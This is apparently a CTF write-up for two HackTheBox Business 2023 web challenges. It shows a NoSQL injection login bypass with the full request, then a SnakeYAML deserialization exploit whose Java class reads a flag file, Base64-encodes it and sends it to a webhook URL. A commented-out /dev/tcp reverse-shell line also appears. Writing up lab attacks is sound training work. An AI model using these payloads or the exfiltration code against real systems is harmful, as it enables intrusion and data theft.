
HACKTHEBOX
BUSINESS
CTF2023
THE GREAT ESCAPE

Web

Lazy Ballot

Challenge description

CHALLENGE NAME

Lazy Ballot

As a Zenium State hacker, your mission is to breach Arodor's secure election system, subtly manipulating the results to create political chaos and destabilize their government, ultimately giving Zenium State an advantage in the global power struggle.


Step by step guide

First step was to analyze the provided web application source code. Application itself was written in JavaScript and a brief overview of its functionality helped me to detect possible NoSQL injection vulnerability in the *loginUser* function, so I decided to check my assumptions.

```
async loginUser(username, password) {
    const options = {
        selector: {
            username: username,
            password: password,
        },
    };

    const resp = await this.userdb.find(options);
    if (resp.docs.length) return true;

    return false;
}
```

So, I started a docker container and opened the provided link in my browser.

Then I tried to directly open a login page.



Next step was to submit dummy credentials in order to be able to work with this request in the Burp Suite Repeater tool. Once the request was captured by a proxy and sent to the Repeater tool, I started modification of the request to exploit NoSQL injection vulnerability. From the source code review I also noticed that there is a default *admin* user added to the application database during the deployment process, so I used this username in the modified request.

Request

Pretty Raw Hex


```
1 POST /api/login HTTP/1.1
2 Host: 83.136.248.28:54629
3 User-Agent: Mozilla/5.0 [redacted])
  Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://83.136.248.28:54629/login
8 Content-Type: application/json
9 Content-Length: 46
10 Origin: http://83.136.248.28:54629
11 DNT: 1
12 Connection: close
13 Cookie: connect.sid=
  s%3AFlj4kp2Kwn603L4qgMxB9kxBNRLvQki8.7vUDhqr5tXMKdzCUcq67734o47qb
  MlPMAXNkNRyBOH8
14 Pragma: no-cache
15 Cache-Control: no-cache
16
17 {
     "username":"admin",
     "password":{
       "$ne":"test"
     }
   }
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 42
5 ETag: W/"2a-/VPOESwtBCIUs0BlYSsy0+ZDgmQ"
6 Date: Fri, 14 Jul 2023 13:11:58 GMT
7 Connection: close
8
9 {
    "resp":"User authenticated successfully"
  }
```

Request was successful, but since there were no cookies or JWT tokens in the response, I enabled an Interceptor, sent a request from the UI once again, modified it using the Interceptor tool and returned back to the UI. This helped me to successfully login to the application.



From there, I started review of the submitted by the application requests and quick search by *HTB* keyword helped me to find the flag.




Flag

HTB{c0rrupt3d_c0uch_b4ll0t}

Watersnake


Challenge description



Step by step guide

As it was in a previous case, I've started from the source code review. It turned out to be an application written in Java. One of the files contained a list of the application dependencies


and a quick check in Snyk Vulnerability DB helped me to detect an [Arbitrary Code Execution vulnerability] in the *snakeyaml* package.




A small research on the Web and I managed to find a number of related articles/exploits for this vulnerability:

- https://snyk.io/blog/unsafe-deserialization-snakeyaml-java-cve-2022-1471/
- https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858
- https://j0vsec.com/post/cve-2021-25738/
- https://github.com/jordyv/poc-snakeyaml/blob/master/src/pocsnakeyaml/PocScriptEngineFactory.java
- https://github.com/MazX0p/SnakeYaml-Deserilization-Exploit/blob/main/SnakeYaml-Deserilization-Exploit.sh


Next step was to determine the vulnerable application functionality that could be used to exploit the discovered issue. After some time, I identified the */update* endpoint that used a vulnerable package and started work on exploit development.





In order to ensure that the application is vulnerable, I've spawned a docker container and browser through a vulnerable application.




Quick review of the available UI functionality allowed me to determine the *Firmware Update* page that was looking exactly what I needed. So, I typed the test payload that had a webhook url in order to check the exploitability of this endpoint.











Sample payload worked, so the next step was to develop a Java application with required functionality to exfiltrate the flag. Exploit was based on this PoC. Here is how it looks like:

1. Read the flag from a predefined path.
2. Encode retrieved content to Base64.
3. Send encoded payload to the specified webhook url.


```java
import java.util.Base64;
import java.util.concurrent.TimeUnit;

import java.io.File;  // Import the File class
import java.io.FileNotFoundException;  // Import this class to handle errors
import java.net.URL;
import java.net.URLClassLoader;
import java.net.HttpURLConnection;
import java.net.MalformedURLException;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;

public class Exploit implements ScriptEngineFactory {

    public Exploit() {
        String filePath = "/flag.txt";
        String url = "https://webhook.site/e742bbba-8a42-[redacted]";

        try {
            String content = new String(Files.readAllBytes(Paths.get(filePath)));
            byte[] encodedBytes = Base64.getEncoder().encode(content.getBytes(StandardCharsets.UTF_8));
            String encodedContent = new String(encodedBytes, "UTF-8");
            String encodedData = URLEncoder.encode(encodedContent, StandardCharsets.UTF_8.name());
            String fullUrl = url + "?data=" + encodedData;

            // Perform the HTTP GET request to send the data
            URL requestUrl = new URL(fullUrl);
            HttpURLConnection conn = (HttpURLConnection) requestUrl.openConnection();
            conn.setRequestMethod("GET");

            int responseCode = conn.getResponseCode();
            // Handle the response if needed

            conn.disconnect();
            //String cmd = "bash -i >& /dev/tcp/127.0.0.1/8086 0>&1";
```


I decided to test it on a local deployment of the vulnerable application first.






Exploit was working as expected, so I hosted the required exploit files using *ngrok* and started the docker container with the vulnerable application, opened it in my browser and submitted a predefined payload.





Once the payload was obtained, I used the *CyberChef* to decode it.



